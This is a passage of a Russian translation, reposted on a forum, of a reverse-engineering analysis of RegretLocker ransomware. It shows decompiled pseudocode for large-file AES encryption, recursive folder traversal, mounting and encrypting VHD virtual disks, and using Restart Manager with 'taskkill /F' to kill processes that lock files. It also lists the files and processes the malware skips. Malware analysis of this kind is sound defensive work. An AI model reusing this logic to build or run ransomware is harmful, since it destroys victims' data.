for ( k = large_file_ptr; k != (wchar_t *)v46; k += 12 )
{
  v48 = k;
  if ( *((_DWORD *)k + 5) >= 8u )
    v48 = *(wchar_t **)k;
  encrypt_large_file(v48, &AES_Key, 1);
}
write_into_log("crypt_proccess() | All large file successfully encrypted.");
v49 = GetTickCount() - v127;
sub_40F38C(v84, v49 / 0x3E8);
LOBYTE(v128) = 33;
sub_402DD5(&pszString, 1);
LOBYTE(v128) = 34;
v114 = 0;
v115 = 15;
v113 = 0;
w_mem_copy(&v113, "end", 3u);
```


encryption

Автор вредоносного ПО назвал эту функцию шифрования encrypt_large_file(). Похоже, что это то же самое, что и большинство других функций шифрования, за исключением того, что в нем есть дополнительные данные для учета размера файла. Суть этой функции по-прежнему сводится к шифрованию AES.

```
if ( v53 >= 0x7800000 )
{
  sub_41048A((int)v12, v6);
  sub_40C628(&v36, (int)v12, v6);
}
else
{
  v20 = aes::encrypt((int)&v33, AES_key, v12, buffer_to_encrypt, (int)&v46);
  sub_40C628(&v36, (int)v20, (unsigned int)v46);
  v21 = (int)&v12[buffer_to_encrypt];
  v22 = (size_t)v51 - buffer_to_encrypt;
  sub_41048A(v21, (unsigned int)v51 - buffer_to_encrypt);
  sub_40C628(&v36, v21, v22);
  v47 += v46 - buffer_to_encrypt;
  j_j_j___free_base(v20);
  v6 = (size_t)v51;
  v12 = (char *)lpMem;
}
```


После шифрования он переименует зашифрованный файл в то же имя, но с расширением .mouse и перезапишет файловый буфер этим новым зашифрованным буфером.

Шифрование - все остальное

После шифрования большого файла RegretLocker переходит в цикл while, чтобы зашифровать все остальное с помощью small_encrypt().

```
while ( 1 )
{
  v39 = sub_4018C8(&v126[1], (int)small_encrypt, v38);
  LOBYTE(v128) = 30;
  if ( (_DWORD *)v16 == v37 )
  {
    sub_402697((int)&v120, (int)v37, (int)v39);
    v16 = v122;
    v37 = v121;
  }
  else
  {
    *v37 = *v39;
    v37[1] = v39[1];
    *v39 = 0;
    v39[1] = 0;
    v37 += 2;
    v121 = v37;
  }
  LOBYTE(v128) = 29;
  if ( *(_DWORD *)&v126[5] )
    break;
  v38 += 24;
  if ( v38 == (char *)j )
    goto ENCRYPT_LARGE;
}
}
```


small_encrypt() вызывает функцию-обертку для перемещения по каталогам и файлам перед их шифрованием. Он специально следит за ними, чтобы избежать их шифрования.

- RegretLocker file
- .log
- HOW TO RESTORE FILES.TXT
- Windows folder
- ProgramData
- Microsoft
-System

Далее он проверяет тип файла. Если тип файла FILE_ATTRIBUTE_DIRECTORY, он вызовет функцию рекурсивного шифрования для рекурсивного прохождения каждого слоя внутри папки. Если тип файла не является папкой, он просто вызовет основную функцию шифрования для его шифрования.


```
if ( GetFileAttributesW(v25) & 0x10 )     // FILE_ATTRIBUTE_DIRECTORY
{
  v26 = (void *)sub_401D8E((int)&v41, &lpFileName, 92);
  v27 = &v65;
  v37 = (char *)v66;
  if ( v67 >= 0x10 )
    v27 = v65;
  LOBYTE(v68) = 12;
  v28 = w_str_concat(v26, v27, (size_t)v37);
  LOBYTE(v64) = 0;
  v43 = 0;
  v44 = 0;
  w_mem_move(&v42, v28, v64);
  v6 |= 0x10u;
  v29 = &v42;
  LOBYTE(v68) = 13;
  if ( v44 >= 0x10 )
    LOBYTE(v29) = v42;
  w_recursion_encrypt((char)v29);
  std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy_deallocate(&v42);
  std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy_deallocate(&v41);
  goto LABEL_41;
}
v30 = (char *)&v65;
if ( v67 >= 0x10 )
  v30 = v65;
v37 = v30;
write_into_log("newfile_thread() | Found new file: %s", v30);
file_name_ = (wchar_t *)&v58;
if ( v60 >= 8 )
  file_name_ = (wchar_t *)v58;
w_encrypt(file_name_);
```

Внутри функции рекурсивного шифрования RegretLocker специально ищет эти имена файлов, чтобы избежать их шифрования.

- Cheat
- Notepad
- x96dbg

- Hex Editor
- tor-lib.dll
- .mouse

Поскольку диски смонтированы, RegretLocker проверяет расширение файла на «.vhd», чтобы обнаружить любой виртуальный диск. Если он найден, RegretLocker вызовет функцию, чтобы открыть виртуальный диск, чтобы начать шифрование всего внутри, рекурсивно вызывая рекурсивную функцию. Программа-вымогатель использует серию вызовов OpenVirtualDisk, AttachVirtualDisk, GetVirtualDiskPhysicalPath, FindFirstVolumeW, CreateFileW, DeviceIoControl, GetVolumePathNamesForVolumeNameW и FindNextVolumeW для получения списка имен файлов и папок внутри.

```
v10 = FindFirstVolumeW(&szVolumeName, 0x104u);
while ( 1 )
{
  sub_40751B(&lpFileName, &szVolumeName);
  v11 = v44;
  v12 = &lpFileName;
  v13 = lpFileName;
  if ( v44 >= 8 )
    v12 = lpFileName;
  if ( v12[v43 - 1] == 92 )
  {
    v14 = &lpFileName;
    if ( v44 >= 8 )
      v14 = lpFileName;
    v14[v43 - 1] = 0;
    v11 = v44;
    v13 = lpFileName;
  }
  v15 = &lpFileName;
  if ( v11 >= 8 )
    v15 = (LPCWSTR *)v13;
  file_handle = CreateFileW((LPCWSTR)v15, 0, 3u, 0, 3u, 0, 0);
  if ( file_handle == (HANDLE)-1 )
    break;
  DeviceIoControl(file_handle, IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS, 0, 0, &OutBuffer, 0x104u, &BytesReturned, 0);
  if ( v23 == v6 )
  {
    GetVolumePathNamesForVolumeNameW(&szVolumeName, &szVolumePathNames, 0x104u, &BytesReturned);
    sub_40751B(&v35, &szVolumePathNames);
  }
  CloseHandle(file_handle);
  if ( !FindNextVolumeW(v10, &szVolumeName, 0x104u) )
  {
    FindVolumeClose(v10);
    break;
  }
```


Если файл не является папкой, он просто вызовет основную функцию шифрования для его шифрования.

Эта функция разделена на 2 блока условий. Если размер файла больше 104857600 байт или около 105 МБ, файл считается большим и будет зашифрован с помощью функции encrypt_large_file(). Если это не так, то RegretLocker продолжает шифровать его с помощью AES.

```
if ( file_size <= 104857600 || (unsigned int)((dword_46C9A8 - (signed int)large_file_ptr) / 24) >= 0xAAAAAAA )// small file check
{
  if ( !encrypt_file(file_to_encrypt, &AES_Key) && _wcsicmp(file_to_encrypt, L"Program Files") )// try encrypt, if fails, go into if block
  {
    sub_403F40(&v18, file_to_encrypt);
    get_proccess_opened_file((int)&v29, v18, v19, v20, v21, v22, (unsigned int)v23);
    v4 = *(wchar_t **)v30;
    v5 = v29;
    LOBYTE(v33) = 5;
    v32 = *(wchar_t **)v30;
```


Здесь есть загвоздка. Если шифрование не удается, это означает, что файл запущен или используется каким-то процессом. В этом случае RegretLocker найдет процесс, который в данный момент использует этот файл, и попытается его завершить. Это достигается за счет использования Restart Manager с этими вызовами API.

- RmStartSession: начать новый сеанс для Restart Manager
- RmRegisterResources: регистрация файла для шифрования в качестве ресурса.
- RmGetList: получить список приложений служб/процессов, использующих этот ресурс.
- CreateToolhelp32Snapshot, Process32FirstW и Process32NextW: проверьте идентификаторы всех запущенных процессов по сравнению с процессами, указанными выше.

```
if ( !RmStartSession(&pSessionHandle, 0, (WCHAR *)&v24) )
{
  v9 = (const WCHAR *)&a2;
  if ( a7 >= 8 )
    v9 = a2;
  rgsFileNames = v9;
  if ( RmRegisterResources(pSessionHandle, 1u, &rgsFileNames, 0, 0, 0, 0) )
  {
    v10 = GetLastError();
    write_into_log("get_proccess_opened_file() | RmRegisterResources Error: 0x%X", v10);
    RmEndSession(pSessionHandle);
    goto LABEL_3;
  }
  pnProcInfoNeeded = 0;
  pnProcInfo = 0;
  v11 = (RM_PROCESS_INFO *)operator new(0x29Cu);
  v12 = v11;
  if ( v11 )
  {
    v11->Process.dwProcessId = 0;
    memset(&v11->Process.ProcessStartTime, 0, 0x298u);
  }
  else
  {
    v12 = 0;
  }
  v13 = RmGetList(pSessionHandle, &pnProcInfoNeeded, &pnProcInfo, v12, &dwRebootReasons);
  sub_418333(v12);
```


После получения процессов, использующих файл, он проверяет имя. Если они соответствуют любому из них, они не будут добавлены в список и позже закрыты.

- vnc
- ssh
- mstsc
- System
- svchost.exe

```
write_into_log("crypted_callback() | Found proccess: %ws opened file: %ws", v6, file_to_encrypt);
v23 = 0;
v16 = "\" /T";
v14 = 0;
v15 = 0;
sub_405B9C(&v10, v5);
v7 = sub_4117BB(&v24, v10, v11, v12, v13, v14, v15);
LOBYTE(v33) = 6;
v8 = sub_401E56((int)&v25, "taskkill /F /IM \"", v7);
LOBYTE(v33) = 7;
sub_401D72((int)&v17, v8, v16);
cmd_exe_execute(v17, (int)v18, v19, v20, v21, v22, (char)v23);
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy_deallocate(&v25);
LOBYTE(v33) = 5;
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy_deallocate(&v24);
v9 = 0;
if ( (unsigned __int8)sub_410563(v5) )
{
  while ( 1 )
  {
    Sleep(0x3E8u);
    v23 = (void *)++v9;
    write_into_log("crypted_callback() | Proccess not closed. Trying: %d", v9);
    if ( v9 > 5 )
      break;
    if ( !(unsigned __int8)sub_410563(v5) )
    {
      if ( v9 >= 5 )
        break;
      goto LABEL_19;
    }
  }
}
else
{
_19:
  write_into_log("crypted_callback() | Proccess closed!");
  encrypt_file(file_to_encrypt, &AES_Key);// process closed, try encrypt again
```

call taskkill to kill process

Keep trying until the process is closed. Then encrypt

Затем RegretLocker создает командную строку taskkill /F /IM \имя_процесса и запускает ее с помощью cmd.exe. Эта команда в основном просто отфильтровывает процесс с заданным именем процесса и завершает его.

Программа-вымогатель будет непрерывно зацикливаться, пока не закроет процесс. Затем он снова попытается выполнить шифрование.

Шифрование — AES

Ядром функций шифрования, описанных выше, является одна функция шифрования AES. По сути, он просто использует сгенерированный ключ AES для шифрования файла с помощью серии вызовов CryptAcquireContextA, CryptImportKey, CryptSetKeyParam и CryptEncrypt, что довольно стандартно.

После шифрования он запишет этот зашифрованный буфер обратно в файл с новым расширением .mouse. Он также проверит путь к папке, чтобы увидеть, был ли уже создан файл HOW TO RESTORE FILES.TXT, и создал ли он его, если это не так.

```
v8 = "Microsoft Enhanced RSA and AES Cryptographic Provider (Prototype)";
if ( v7 >= 6u )
  v8 = "Microsoft Enhanced RSA and AES Cryptographic Provider";
if ( CryptAcquireContextA(&phProv, 0, v8, 0x18u, 0xF0000000) )
{
  if ( sub_401150(a2, (int)v5) )
  {
    if ( CryptImportKey(phProv, v5, 0x2Cu, 0, 0, &phKey) )
    {
      *(_DWORD *)pbData = 2;
      if ( CryptSetKeyParam(phKey, 4u, pbData, 0) )
      {
        v6 = w_new((buffer & 0xFFFFFFE0) + 32);
        memmove(v6, a3, buffer);
        pdwDataLen = buffer;
        if ( CryptEncrypt(phKey, 0, 1, 0, (BYTE *)v6, &pdwDataLen, (buffer & 0xFFFFFFE0) + 32) )
        {
          *(_DWORD *)a5 = pdwDataLen;
        }
```


Переведено специально для **XSS.IS**
Автор перевода: yashechka
Источник: https://chuongdong.com/reverse engineering/2020/11/17/RegretLocker/